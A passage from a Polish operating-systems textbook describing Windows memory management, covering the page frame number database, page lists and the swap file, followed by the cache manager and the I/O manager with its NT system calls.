
Każda strona systemu Windows albo jest przedmiotem odwołania prawidłowego wpisu w tablicy stron, albo znajduje się na jednej z tych pięciu list, które zbiorczo określą się mianem *bazy danych numerów ramek stron* (ang. *Page Frame Number Database — PFN database*). Strukturę bazy danych PFN pokazano na rysunku 11.19. Tabela tej bazy danych jest indeksowana według numerów fizycznych ramek stron. Rekordy tej tabeli cechują się stałą długością, ale dla różnych rodzajów wpisów (np. reprezentujących strony współdzielone lub prywatne) stosuje się odmienne formaty. Każdy prawidłowy wpis zawiera informacje o stanie strony i liczbie tablic stron odwołujących się do danej strony, aby system mógł łatwo stwierdzić, kiedy ta strona nie jest używana. Wpisy dla stron wchodzących w skład zbioru roboczego wskazują wpisy, które się do tych stron odwołują. Istnieje też wskaźnik do odpowiedniego wpisu w tablicy stron procesu (w przypadku stron prywatnych) lub w prototypowej tablicy stron (w przypadku stron współdzielonych).



Rysunek 11.19. Najważniejsze pola bazy danych ramek stron dla prawidłowych stron pamięci

Wpisy w bazie danych ramek stron zawierają też łącza do kolejnych stron na liście (jeśli takie strony istnieją) oraz rozmaite inne pola i flagi (w tym flagi *trwającego odczytu* i *trwającego zapisu*). Aby tego rodzaju wpisy nie zajmowały zbyt wiele miejsca, elementy list są połączone za pomocą pól wskazujących kolejne elementy w formie indeksów w tabeli, nie w formie wskaźników. Wpisy reprezentujące strony fizyczne dodatkowo wykorzystuje się do generowania podsumowań bitów brudnych stron odnajdywanych w różnych wpisach w tablicy stron wskazujących daną stronę fizyczną (większa liczba wpisów występuje w przypadku stron współdzielonych). Informacje przechowywane w tej bazie danych są też wykorzystywane do reprezentowania różnic w stronach pamięci wielkich systemów serwerowych złożonych z procesorów dysponujących szybszą pamięcią i procesorów z wolniejszą pamięcią (czyli komputerów NUMA).

Strony są przenoszone pomiędzy zbiorami roboczymi a poszczególnymi listami przez menedżer zbiorów roboczych i inne wątki systemowe. Przeanalizujmy teraz przebieg takiej operacji. Strona usuwana ze zbioru roboczego przez menedżer zbiorów trafia na dół listy stron oczekujących lub listy stron zmodyfikowanych (w zależności od stanu, tj. od ewentualnych modyfikacji). Tę operację pokazano w części (1) rysunku 11.20.



Rysunek 11.20. Schemat list reprezentujących różne rodzaje stron i przenoszenia stron pomiędzy tymi listami

Strony na obu listach nadal są traktowane jako prawidłowe, zatem w razie wystąpienia błędu braku strony i potrzeby użycia jednej z tych stron następuje jej usunięcie z listy i przywrócenie do zbioru roboczego bez konieczności wykonywania jakiekolwiek dyskowej operacji wejścia-wyjścia (2). Kiedy proces kończy działanie, jego prywatne (niewspółdzielone) strony z natury rzeczy nie mogą zostać przywrócone do zbioru roboczego, zatem prawidłowe strony reprezentowane w tablicy stron oraz wszystkie jego strony na listach stron zmodyfikowanych i oczekujących trafiają na listę wolnych stron (3). Zwalniana jest także ewentualna przestrzeń pliku stron zajmowana przez ten proces.

Pozostałe operacje przenoszenia są powodowane przez inne wątki systemowe. Co 4 s menedżer równoważenia zbiorów przeprowadza procedurę poszukiwania procesów, których wszystkie wątki są bezczynne od pewnej liczby sekund. Jeśli odnajdzie jakieś procesy spełniające ten warunek, ich stopy trybu jądra zostaną odłączone od pamięci fizycznej, a ich strony zostaną przeniesione na listy stron oczekujących lub zmodyfikowanych (1).

Dwa pozostałe wątki systemowe, *wątek zapisujący strony odwzorowane* (ang. *mapped page writer*) oraz *wątek zapisujący strony zmodyfikowane* (ang. *modified page writer*), cyklicznie aktywują się, aby sprawdzić, czy istnieje wystarczająco duża liczba czystych stron (niezmodyfikowanych). Jeśli takich stron jest zbyt mało, wspomniane wątki zapisują na dysku pierwsze strony z listy stron zmodyfikowanych, po czym przenoszą je na listę stron oczekujących (4). Pierwszy z tych wątków odpowiada za zapisywanie stron w plikach odwzorowanych, drugi obsługuje operacje zapisu w plikach stron. W wyniku ich działania zmodyfikowane (brudne) strony są przekształcane w strony oczekujące (czyste).

Zdecydowano się zastosować dwa odrębne wątki, ponieważ plik odwzorowany może wymagać powiększenia wskutek operacji zapisu, a powiększanie plików wymaga dostępu do dyskowych struktur danych (niezbędnych do alokacji wolnego bloku dyskowego). Brak miejsca w pamięci w sytuacji, gdy odpowiedni wątek musi zapisać strony na dysku, mógłby skutkować zakleszczeniem. Problem rozwiązano dzięki zastosowaniu drugiego wątku, który zapisuje strony w pliku stron.

Poniżej opisano pozostałe operacje przedstawione na rysunku 11.20. Jeśli proces usuwa odwzorowanie jakieś strony, nie jest ona już skojarzona z tym procesem i może trafić na listę wolnych stron (5), chyba że jest stroną współdzieloną. Kiedy błąd braku strony wymaga odczytania odpowiedniej ramki stron, ramka jest (jeśli to możliwe) pobierana z listy wolnych stron (6). W takim przypadku nie ma znaczenia to, że dana strona może nadal zawierać poufne informacje, ponieważ bezpośrednio po tej operacji zostanie w całości nadpisana.

Z zupełnie inną sytuacją mamy do czynienia podczas rozszerzania stosu. Wówczas konieczna jest pusta ramka strony, a zasady bezpieczeństwa nakazują wypełnienie tej strony samymi zerami. Do realizacji tego rodzaju żądań wykorzystuje się inny wątek systemowy jądra — *wątek stron zerowych* (ang. *ZeroPage thread*), który ma przypisany najwyższy priorytet (patrz rysunek 11.13) i który odpowiada za usuwanie (zerowanie) zawartości stron z listy wolnych stron oraz przenoszenie ich na listę stron wyzerowanych (7). Strony można zerować także wtedy, gdy procesor jest bezczynny i gdy istnieją wolne strony, ponieważ wyzerowane strony są potencjalnie bardziej przydatne od pełnych stron, a w czasie bezczynności procesora sama procedura ich zerowania nie wiąże się z żadnymi kosztami.

Istnienie wszystkich tych list wymaga podejmowania pewnych decyzji. Przypuśćmy, że system musi przenieść stronę z dysku i że lista wolnych stron jest pusta. W takim przypadku system musi zdecydować, czy należy wykorzystać czystą stronę z listy stron oczekujących (która może być przedmiotem żądania w przeszłości, powodując ponowny błąd braku strony), czy pustą stronę z listy stron wyzerowanych (wykorzystując efekt kosztownej operacji zerowania). Które rozwiązanie jest lepsze?

Menedżer pamięci musi zdecydować, na ile agresywnie wątki systemowe powinny przenosić strony z listy stron zmodyfikowanych na listę stron oczekujących. Dysponowanie czystymi stronami jest co prawda lepsze niż dysponowanie brudnymi stronami (z uwagi na możliwość wystąpienia konieczności ich natychmiastowego wykorzystania), jednak aktywna strategia „czyszczenia” stron oznacza więcej dyskowych operacji wejścia-wyjścia. Co więcej, nie można wykluczyć, że wskutek błędów braku stron „wyczyszczone” przed momentem strony trzeba będzie ponownie włączyć do zbioru roboczego, co z kolei znów spowoduje, że będą brudne. Ogólnie system Windows rozwiązuje ten problem tak: stosuje algorytmy, heurystyki, zgaduje, kieruje się statystykami historycznymi, działa na podstawie przyjętych reguł i korzysta z parametrów ustawionych przez administratora.

W systemie Modern Windows wprowadzono dodatkową warstwę abstrakcji działającą „poniżej” menedżera pamięci, zwaną *menedżerem magazynu* (ang. *store manager*). Warstwa ta jest odpowiedzialna za podejmowanie decyzji dotyczących sposobu optymalizacji operacji wejścia-wyjścia z wykorzystaniem dostępnych magazynów pamięci trwałej. Systemy pamięci trwałej obok tradycyjnych dysków wirujących obejmują dodatkowe pamięci flash i dyski SSD.

Menedżer magazynu optymalizuje miejsce i sposób składowania stron pamięci fizycznej w pamięci trwałej. Implementuje również techniki optymalizacji, takie jak kopiowanie przy zapisie, współdzielenie identycznych stron fizycznych oraz kompresję stron na liście stron oczekujących — mechanizmy te powodują skuteczne zwiększenie dostępnej pamięci RAM.

Kolejną zmianą w systemie zarządzania pamięcią w systemie Modern Windows jest wprowadzenie *pliku wymiany* (ang. *swap file*). Zarządzanie pamięcią w systemie Windows, zgodnie z tym, co opisano wyżej, historycznie bazuje na zestawach roboczych. Wraz ze wzrostem presji na pamięć menedżer pamięci ścieśnia zbiory robocze w celu zmniejszenia śladu, jaki każdy z procesów zajmuje w pamięci. Nowoczesny model aplikacji wprowadza nowe możliwości poprawy wydajności. Ponieważ procesowi zawierającemu pierwszoplanową część nowoczesnej aplikacji po przełączeniu się z niej do innej nie są już przydzielane zasoby procesora, nie ma powodu, aby strony tej aplikacji nadal rezydowały w pamięci. W miarę zwiększania presji na pamięć w systemie, strony procesu mogą być usuwane w ramach zwykłego zarządzania zbiormi roboczymi. Jednak menedżer czasu życia procesów wie, ile czasu upłynęło od chwili, gdy użytkownik przełączył się do pierwszoplanowego procesu aplikacji. Jeśli potrzebne jest więcej pamięci, to wybiera proces, który nie działał od określonego czasu i wywołuje menedżera pamięci w celu wymiany wszystkich stron za pomocą niewielkiej liczby operacji wejścia-wyjścia. Strony będą zapisane do pliku wymiany poprzez zgrupowanie ich w jeden lub kilka dużych fragmentów. To oznacza, że cały proces można także przywrócić w pamięci za pomocą mniejszej liczby operacji wejścia-wyjścia.

W gruncie rzeczy zarządzanie pamięcią jest bardzo złożonym komponentem wykonawczym, obejmującym wiele struktur danych, algorytmów i heurystyki. Twórcy systemu operacyjnego starali się, aby mechanizm ten w większości przypadków sam się konfigurował, ale istnieje również wiele opcji, które administratorzy mogą dostosować, aby wpłynąć na wydajność systemu. Niektóre z tych nastaw oraz związanych z nimi liczników można przeglądać za pomocą narzędzi należących do różnych zestawów narzędzi wymienionych wcześniej. Należy przede wszystkim zapamiętać, że zarządzanie pamięcią w rzeczywistych systemach to o wiele więcej niż jeden prosty algorytm stronicowania, taki jak algorytm zegarowy lub algorytm starzenia się.

11.6. PAMIĘĆ PODRĘCZNA SYSTEMU WINDOWS

Pamięć podręczna systemu Windows podnosi wydajność systemów plików poprzez przechowywanie ostatnio i często używanych obszarów plików w pamięci głównej. Zamiast przechowywać w pamięci podręcznej fizycznie adresowane bloki plików, menedżer tej pamięci operuje na blokach adresowanych wirtualnie, czyli na wspomnianych już obszarach plików. Takie rozwiązanie lepiej pasuje do struktury rdzennego systemu plików NT (NTFS), o czym przekonamy się w podroziale 11.8. System NTFS przechowuje wszystkie swoje dane, w tym metadane samego systemu plików, w formie plików.

Obszary plików przechowywane w pamięci podręcznej określa się mianem *perspektyw* (ang. *views*), ponieważ obszary adresów wirtualnych jądra są odwzorowane na pliki systemu plików. Oznacza to, że za zarządzanie pamięcią fizyczną zajmowaną przez pamięć podręczną odpowiada menedżer pamięci. W tej sytuacji zadania menedżera pamięci podręcznej ograniczają się do zarządzania wykorzystaniem adresów wirtualnych jądra na potrzeby perspektyw, wymuszania na menedżerze pamięci ścisłego wiążania stron z pamięcią fizyczną (bez możliwości stronicowania) oraz udostępniania niezbędnych interfejsów systemom plików.

Mechanizmy menedżera pamięci podręcznej systemu Windows są współużytkowane przez wszystkie systemy plików. Ponieważ pamięć podręczna jest adresowana wirtualnie dla poszczególnych plików, menedżer tej pamięci może łatwo wykonywać operacje odczytu z wyprzedzeniem na poziomie plików. Żądania dostępu do danych w pamięci podręcznej są inicjowane przez wszystkie systemy plików. Wirtualne adresowanie pamięci plików jest więc o tyle wygodne, że eliminuje konieczność tłumaczenia przesunięć w plikach (na numery fizycznych bloków) przez poszczególne systemy plików przed każdym żądaniem strony pliku składowanego w pamięci podręcznej. Tłumaczenie adresów odbywa się nieco później, kiedy menedżer pamięci wywołuje system plików, aby uzyskać dostęp do strony na dysku.

Oprócz zarządzania adresami wirtualnymi jądra i fizycznymi zasobami pamięciowymi wykorzystywanymi przez pamięć podręczną, menedżer tej pamięci musi jeszcze koordynować swoje działania z systemami plików, aby zachowywać spójność perspektyw, okresowo zapisywać zmiany na dysku i właściwie zarządzać znakami końca pliku (szczególnie w razie rozszerzania plików). Jednym z najtrudniejszych aspektów współpracy systemu plików, menedżera pamięci podręcznej i menedżera pamięci jest zarządzanie przesunięciami ostatnich bajtów plików, czyli wartością `ValidDataLength`. Jeśli program zapisuje dane za oryginalnym końcem pliku, pominięte bloki należy wypełnić zerami. Z uwagi na bezpieczeństwo kluczowe znaczenie ma wspomniana wartość `ValidDataLength` rejestrowana w metadanych pliku i uniemożliwiająca dostęp do niezainicjalizowanych bloków. Oznacza to, że bloki zerowe należy zapisać na dysku przed aktualizacją metadanych pliku (w związku z wydłużeniem pliku). Choć oczekuje się, że w razie awarii systemu część bloków pliku przechowywanych w pamięci może nie zostać zapisana na dysku, umieszczenie w pliku danych należących wcześniej do innych plików byłoby nie do zaakceptowania.

Przyjrzyjmy się teraz sposobowi funkcjonowania samego menedżera pamięci podręcznej. W odpowiedzi na odwołanie do pliku menedżer pamięci podręcznej odwzorowuje dany plik w 256-kilobajtowym fragmencie wirtualnej przestrzeni adresowej jądra. Jeśli rozmiar tego pliku przekracza 256 kB, początkowo tylko jego część zostaje odwzorowana. Kiedy menedżer pamięci podręcznej wyczerpie wszystkie 256-kilobajtowe pakiety wirtualnej przestrzeni adresowej, będzie musiał usunąć odwzorowanie starego pliku, zanim będzie mógł odwzorować nowy plik. Po odwzorowaniu pliku menedżer pamięci może realizować żądania dostępu do bloków tego pliku, kopiując odpowiednie dane z wirtualnej przestrzeni adresowej jądra do bufora użytkownika.

Jeśli żądany blok nie jest przechowywany w pamięci fizycznej, wystąpi błąd braku strony, który zostanie obsłużony przez menedżer pamięci w zwykły sposób. Menedżer pamięci podręcznej nawet nie wie, czy dany blok występuje w pamięci głównej. Żądanie kopiowania zawsze jest realizowane pomyślnie.

Menedżer pamięci podręcznej sprawdza się także w przypadku stron odwzorowanych w pamięci wirtualnej i będących przedmiotem odwołań za pośrednictwem wskaźników (zamiast poprzez kopowanie pomiędzy buforami trybów jądra i użytkownika). Kiedy jakiś wątek uzyskuje dostęp do adresu wirtualnego odwzorowanego do pliku, powodując błąd braku strony, menedżer pamięci w wielu przypadkach może zapewnić żądany dostęp w ramach procedury obsługi miękkiego błędu braku strony. Realizacja tego zadania nie wymaga dostępu do dysku, ponieważ menedżer pamięci odnajduje daną stronę w pamięci fizycznej (wskutek jej uprzedniego odwzorowania przez menedżer pamięci podręcznej).

11.7. OPERACJE WEJŚCIA-WYJŚCIA W SYSTEMIE WINDOWS

Zadaniem menedżera wejścia-wyjścia systemu operacyjnego Windows jest udostępnienie rozbudowanego i elastycznego framework'u umożliwiającego efektywną obsługę rozmaitych urządzeń i usług wejścia-wyjścia, automatyczne wykrywanie urządzeń i instalacja sterowników (plug and play) oraz zarządzanie zasilaniem urządzeń i procesora. Wszystkie te cele muszą być realizowane z wykorzystaniem struktury asynchronicznej, która umożliwia wykonywanie właściwych zadań obliczeniowych w trakcie transferów wejścia-wyjścia. W przypadku ogromnej liczby popularnych urządzeń instalacja sterowników w ogóle nie jest potrzebna, ponieważ odpowiednie oprogramowanie jest dostarczane wraz z systemem operacyjnym Windows. Mimo to istnieje blisko milion odrębnych sterowników binarnych (wliczając różne wersje) stworzonych dla systemu Windows Vista. W poniższych punktach przeanalizujemy wybrane zagadnienia związane z obsługą operacji wejścia-wyjścia w tym systemie.

11.7.1. Podstawowe pojęcia

Menedżer wejścia-wyjścia blisko współpracuje z menedżerem plug and play. Technologia plug and play jest implementacją idei przeszukiwania i identyfikacji urządzeń połączonych z magistralami. Ponieważ współczesne komputery obejmują wiele różnych magistral, w tym PC Card, PCI, PCIe, AGP, USB, IEEE 1394, EIDE, SCSI i SATA, menedżer plug and play może kolejno wysyłać do każdego z gniazd żądania identyfikacji zainstalowanych tam urządzeń. Po odkryciu rodzaju urządzenia połączonego z daną magistralą menedżer plug and play alokuje niezbędne zasoby sprzętowe, np. poziomy przerwań, oraz lokalizuje i ładuje do pamięci odpowiednie sterowniki. Dla każdego ładowanego sterownika menedżer plug and play tworzy obiekt sterownika. Co więcej, każdemu urządzeniu przypisuje się przynajmniej po jednym obiekcie urządzenia. W przypadku niektórych magistral, np. SCSI, przeszukiwanie ma miejsce tylko w czasie uruchamiania systemu; pozostałe magistrale, np. USB, są stale analizowane w poszukiwaniu nowych urządzeń, co z kolei wymaga ścisłej współpracy menedżera plug and play ze sterownikami magistral (odpowiedzialnych za ich przeszukiwanie) oraz menedżerem wejścia-wyjścia.

W systemie Windows wszystkie systemy plików, filtry antywirusowe, menedżery woluminów, stosy protokołów sieciowych, a nawet usługi jądra skojarzone ze sprzętem implementuje

się z wykorzystaniem sterowników wejścia-wyjścia. Ładowanie niektórych spośród tych sterowników wymaga odpowiedniej konfiguracji systemu, ponieważ nie są skojarzone z żadnymi konkretnymi urządzeniami połączonymi z magistralami. Inne sterowniki, np. te odpowiedzialne za obsługę systemu plików, są ładowane przez specjalny kod wykrywający taką konieczność (np. przez mechanizm rozpoznawania systemów plików, który analizuje surowe woluminy i na tej podstawie określa format zawartych w nich systemów plików).

Ciekawą cechą systemu Windows jest obsługa tzw. *dysków dynamicznych*. Dyski tego typu mogą obejmować wiele partycji, a nawet wiele dysków, które można konfigurować „w locie” bez konieczności ponownego uruchamiania systemu. Oznacza to, że logiczne woluminy nie muszą się mieścić w pojedynczych partycjach ani nawet na pojedynczych dyskach. Pojedynczy system plików może obejmować wiele napędów w sposób całkowicie ukryty przed użytkownikiem tego systemu.

Operacje wejścia-wyjścia na woluminach mogą być filtrowane przez specjalny sterownik systemu Windows generujący tzw. *kopie woluminów sporządzane w tle* (ang. *Volume Shadow Copies*). Sterownik tego filtra tworzy migawkę woluminu, którą można następnie zamontować niezależnie od oryginału i która może reprezentować ten wolumin w formie z momentu sporządzenia kopii. W tym celu należy oczywiście śledzić zmiany w oryginalnym wolumenie już po wykonaniu migawki. Takie rozwiązanie jest bardzo wygodnym zabezpieczeniem na wypadek konieczności odzyskania przypadkowo usuniętych plików lub przywrócenia stanu pliku zapisanego w przeszłości.

Kopie sporządzane w tle są też cennym rozwiązaniem umożliwiającym tworzenie kopii zapasowych systemów serwerowych. System współpracuje wówczas z aplikacjami serwera, aby we właściwym momencie sporządzić kopię zapasową ich trwałego stanu na odpowiednim wolumenie. Kiedy wszystkie aplikacje są gotowe do przeprowadzenia tej procedury, system inicjalizuje migawkę oryginalnego woluminu, po czym informuje aplikacje o możliwości wznowienia pracy. Kopia zapasowa reprezentuje stan oryginalnego woluminu z momentu wykonania migawki. Same aplikacje są blokowane na bardzo krótko (nie muszą oczekwać na możliwość wznowienia działania przez cały czas tworzenia kopii zapasowej).

Ponieważ w procesie sporządzania migawki uczestniczą same aplikacje, tworzona kopia zapasowa reprezentuje stan łatwy do odtworzenia w razie przyszłych awarii. Także kopia zapasowa sporządzana bez współpracy z aplikacjami ma pewną wartość, jednak w takim przypadku reprezentowany przez nią stan może odpowiadać stanowi bezpośrednio sprzed awarii. Odtworzenie prawidłowego stanu systemu może być wówczas trudniejsze lub wręcz niemożliwe, ponieważ awarie występują na różnych etapach wykonywania aplikacji. Prawo Murphy'ego mówi, że prawdopodobieństwo wystąpienia awarii jest najwyższe w najgorszym możliwym momencie, a więc w czasie, w którym dane aplikacji znajdują się w stanie uniemożliwiającym ich odtworzenie.

Innym ważnym aspektem systemu Windows jest obsługa asynchronicznych operacji wejścia-wyjścia. Wątek może zainicjować operację wejścia-wyjścia, po czym kontynuować wykonywanie równolegle z tą operacją. Taka możliwość jest szczególnie ważna w przypadku serwerów. Istnieje wiele sposobów dowiadywania się przez wątki o końcu inicjowanych wcześniej i wykonywanych równolegle operacji wejścia-wyjścia. Jednym z nich jest wskazanie odpowiedniego obiektu zdarzenia już w momencie wywoływania operacji i oczekiwanie na powiadomienie o sygnale. Inne rozwiązanie to wskazanie kolejki, na którą trafi zdarzenie wykonania operacji wejścia-wyjścia w momencie jej pełnej realizacji. Trzecim wyjściem jest udostępnienie procedury zwrotnej, która zostanie wywołana przez system z chwilą zakończenia wykonywania operacji wejścia-wyjścia. Czwarte rozwiązanie polega na wyznaczeniu miejsca w pamięci, które zostanie przez menedżer wejścia-wyjścia zaktualizowane po zakończeniu danej operacji.

Ostatnim aspektem wartym uwagi są operacje wejścia-wyjścia z priorytetami. Priorytet operacji wejścia-wyjścia jest albo ustalany na podstawie priorytetu wątku inicjalizującego tę operację, albo ustawiany wprost. Istnieje pięć poziomów priorytetów: *krytyczny*, *wysoki*, *normalny*, *niski* i *bardzo niski*. Priorytet krytyczny jest zarezerwowany dla menedżera pamięci, aby wyeliminować ryzyko zakleszczeń w warunkach szczególnie wysokiej presji pamięciowej. Priorytety niski i bardzo niski stosuje się dla procesów wykonywanych w tle, np. usługi defragmentującej dysk, skanerów poszukujących oprogramowania szpiegującego oraz mechanizmów przeszukiwania pulpitu — niski priorytet ma wyeliminować problem utrudniania realizacji normalnych operacji systemu. Większość operacji wejścia-wyjścia otrzymuje normalny priorytet; wysoki priorytet operacji wejścia-wyjścia z reguły stosuje się dla aplikacji multimedialnych, aby uniknąć zacięć. Aplikacje multimedialne mogą też korzystać z mechanizmu *rezerwowania przepustowości* (ang. *bandwidth reservation*) gwarantującego określona przepustowość w dostępie do plików, które tego wymagają (np. plików muzycznych i plików wideo).

System wejścia-wyjścia zapewnia takiej aplikacji optymalny rozmiar poszczególnych transferów i na tyle niską liczbę operacji oczekujących wejścia-wyjścia, aby zapewnić gwarantowaną przepustowość.

11.7.2. Wywołania API związane z operacjami wejścia-wyjścia

Do najważniejszych operacji należą `open`, `read`, `write`, `ioctl` i `close`, ale istnieją też operacje związane z technologią plug and play i zarządzaniem zasilaniem, operacje umożliwiające ustawianie parametrów, operacje opróżniające bufory systemowe itp. W warstwie Win32 interesujące nas interfejsy API opakowano w ramach interfejsów z operacjami wyższego poziomu skojarzonymi z poszczególnymi urządzeniami. Na niższym poziomie wspomniane opakowanie muszą jednak otwierać urządzenia i wykonywać na nich podstawowe rodzaje operacji. Nawet niektóre operacje na metadanych, np. operację zmiany nazwy pliku, zaimplementowano bez korzystania z wywołań systemowych. Tego rodzaju działania traktuje się jako specjalne wersje operacji `ioctl`. Przyczyny zastosowania takiego modelu wyjaśnimy przy okazji analizy implementacji stosów urządzeń wejścia-wyjścia i technik korzystania z pakietów żądań wejścia-wyjścia (IRP) przez menedżer wejścia-wyjścia.

Rdzenne wywołania systemowe NT związane z operacjami wejścia-wyjścia otrzymują na wejściu liczne parametry i występują w wielu wariantach (zgodnie z ogólną filozofią przyjętą przez twórców systemu Windows). Najważniejsze interfejsy wywołań systemowych obsługiwanych przez menedżer wejścia-wyjścia wymieniono i krótko opisano w tabeli 11.15. Do otwierania istniejących lub nowych plików służy wywołanie `NtCreateFile`. Wywołanie `NtCreateFile` pozwala określić deskryptory bezpieczeństwa nowych plików (szczegółowy opis żądanego praw dostępu) i — do pewnego stopnia — umożliwia twórcom tych plików decydowanie o sposobie alokowania bloków. Wywołania `NtReadFile` i `NtWriteFile` otrzymują na wejściu uchwyt pliku, bufor oraz długość odczytywanych lub zapisywanych danych. Większość parametrów odnosi się do określenia jednej spośród różnych metod zgłaszania zakończenia (czasami asynchronicznej) operacji wejścia-wyjścia, tak jak opisano powyżej.

Wywołanie `NtQueryDirectoryFile` jest przykładem dość standardowego modelu przyjętego w warstwie wykonawczej, gdzie istnieje wiele różnych API zapewniających dostęp lub możliwość modyfikacji informacji o poszczególnych rodzajach obiektów. W tym przypadku informacje opisują obiekty plików skojarzone z katalogami. Rodzaj żądanych informacji można określić za pośrednictwem parametru wywołania — możemy w ten sposób uzyskać listę nazw plików i podkatalogów lub szczegółowe informacje o poszczególnych plikach (np. na potrzeby listy zawartości

Tabela 11.15. Wywołania rdzenne NT API związane z operacjami wejścia-wyjścia

Systemowe wywołanie wejścia-wyjścia	Opis
NtCreateFile	Otwiera nowy lub istniejący plik czy urządzenie
NtReadFile	Odczytuje dane z pliku lub urządzenia
NtWriteFile	Zapisuje dane w pliku lub urządzeniu
NtQueryDirectoryFile	Żąda informacji o katalogu (w tym o składowanych w nim plikach)
NtQueryVolumeInformationFile	Żąda informacji o woluminie
NtSetVolumeInformationFile	Modyfikuje informacje o woluminie
NtNotifyChangeDirectoryFile	Zwraca sterowanie w momencie zmodyfikowania jakiegoś pliku w danym katalogu lub jego podkatalogach
NtQueryInformationFile	Żąda informacji o pliku
NtSetInformationFile	Modyfikuje informacje o pliku
NtLockFile	Blokuje przedział bajtów w pliku
NtUnlockFile	Usuwa blokadę przedziału bajtów
NtFsControlFile	Wykonuje różne operacje na pliku
NtFlushBuffersFile	Opróżnia bufor w pamięci głównej, zapisując zawarte w nim dane na dysku
NtCancelIoFile	Anuluje oczekującą operację wejścia-wyjścia na pliku
NtDeviceIoControlFile	Wykonuje specjalne operacje na urządzeniu

interesującego nas katalogu). Ponieważ wywołanie NtQueryDirectoryFile jest standardową operacją wejścia-wyjścia, obsługuje wszystkie standardowe sposoby raportowania o zakończeniu wykonywania. Wywołanie NtQueryVolumeInformationFile pod wieloma względami przypomina operację żądania danych o katalogu, ale otrzymuje na wejściu uchwyty pliku reprezentujący otwarty wolumin, który może zawierać system plików, ale nie musi. Inaczej niż w przypadku katalogów, w przypadku woluminów istnieje możliwość modyfikacji pewnych parametrów, stąd istnienie odrębnego API NtSetVolumeInformationFile.

NtNotifyChangeDirectoryFile jest przykładem interesującego paradygmatu obowiązującego w systemie NT. Okazuje się, że wątki mogą wykonywać operacje wejścia-wyjścia sprawdzające, czy w interesujących je obiektach (zwykle w katalogach systemu plików, jak w tym przypadku, oraz w kluczach rejestru) zaszły jakieś zmiany. Ponieważ operacje wejścia-wyjścia mają charakter asynchroniczny, wątek natychmiast wznawia wykonywanie, by w przyszłości otrzymać powiadomienie o ewentualnych modyfikacjach. Oczekujące żądania są kolejkowane w systemie plików w ramach tzw. *pakietów żądań wejścia-wyjścia* (ang. *I/O Request Packets — IRP*). Model powiadomień stanowi jednak pewien problem, jeśli chcemy usunąć wolumin systemu plików, dla którego istnieją oczekujące operacje wejścia-wyjścia. Właśnie dlatego system Windows oferuje mechanizmy anulowania oczekujących operacji wejścia-wyjścia, w tym mechanizm odmontowywania całych woluminów z oczekującymi operacjami.

NtQueryInformationFile jest odpowiednikiem wywołania umożliwiającego uzyskiwanie informacji o katalogach, tyle że przystosowanym do operowania na plikach. Istnieje też komplementarne wywołanie NtSetInformationFile. Wspomniane interfejsy umożliwiają odpowiednio dostęp i modyfikacje wszystkich rodzajów informacji o nazwach plików, szyfrowaniu, kompresji i fragmentacji oraz innych atrybutów i ustawień szczegółowych, jak uzyskiwanie wewnętrznego identyfikatora pliku czy przypisywanie plikowi unikatowej nazwy binarnej (identyfikatora obiektu).

Wymienione wywołania są w istocie wyspecjalizowanymi formami wywołania `ioctl` przystosowanymi do pracy na plikach. Wersję modyfikującą (`NtSetInformationFile`) można wykorzystywać do zmiany nazw lub usuwania plików. Warto jednak pamiętać, że opisane wywołania otrzymują na wejściu uchwyty, nie nazwy plików, zatem zmiana nazwy lub usunięcie pliku wymaga jego uprzedniego otwarcia. Za pomocą tych wywołań można też zmieniać nazwy alternatywnych strumieni danych systemu plików NTFS (patrz podrozdział 11.8).

Istnieją też dwa odrębne API, nazwane `NtLockFile` i `NtUnlockFile`, odpowiedzialne za nakładanie i usuwanie blokad obejmujących przedziały bajtów w plikach. Wywołanie `NtLockFile` umożliwia blokowanie dostępu do całego pliku w trybie współdzielenia. Alternatywą dla tych wywołań są interfejsy API wprowadzające ograniczenia w dostępie do przedziałów bajtów w plikach na poziomie systemu plików (ang. *mandatory access restrictions*). Aby operować na zablokowanych przedziałach, na wejściu operacji odczytu i zapisu należy przekazywać klucz pasujący do wartości zwróconej przez wywołanie `NtLockFile`.

Podobne mechanizmy występują w systemie UNIX, tyle że tam same aplikacje nie muszą dbać o przestrzeganie zasad narzuconych przez blokady. Wywołanie `NtFsControlFile` pod wieloma względami przypomina opisane powyżej operacje zwracające i modyfikujące informacje o plikach i katalogach, jednak jego zadania są nieco inne — stworzono je z myślą o obsłudze tych operacji na plikach, które nie zostały uwzględnione w pozostałych API; np. część obsługiwanych działań jest ściśle związana z poszczególnymi systemami plików.

I wreszcie mamy do dyspozycji pewne wywołania dodatkowe, jak `NtFlushBuffersFile`. Podobnie jak znane z systemu UNIX wywołanie `sync`, wywołanie `NtFlushBuffersFile` wymusza zapisanie na dysku buforowanych danych systemu plików. Wywołanie `NtCancelIoFile` anuluje oczekujące żądania operacji wejścia-wyjścia na określonym pliku, a wywołanie `NtDeviceIoControlFile` implementuje operacje `ioctl` na urządzeniach. Pełna lista dostępnych operacji jest dużo dłuższa. Istnieją np. wywołania umożliwiające usuwanie plików według nazw czy uzyskiwanie atrybutów określonych plików, jednak są to tylko opakowania wymienionych operacji menedżera wejścia-wyjścia i jako takie nie wymagają implementacji w formie odrębnych wywołań systemowych. Istnieją też wywołania systemowe operujące na tzw. *portach wykonania operacji wejścia-wyjścia* (ang. *I/O completion ports*). Porty wykonania operacji wejścia-wyjścia to mechanizm kolejkowania, który ułatwia wielowątkowym serwerom z systemem Windows efektywne korzystanie z asynchronicznych operacji wejścia-wyjścia poprzez przygotowywanie właściwych wątków do wznowiania wykonywania. W ten sposób można ograniczyć liczbę przełączeń kontekstu potrzebnych do obsługi operacji żądanych przez wyznaczone wątki.

11.7.3. Implementacja systemu wejścia-wyjścia

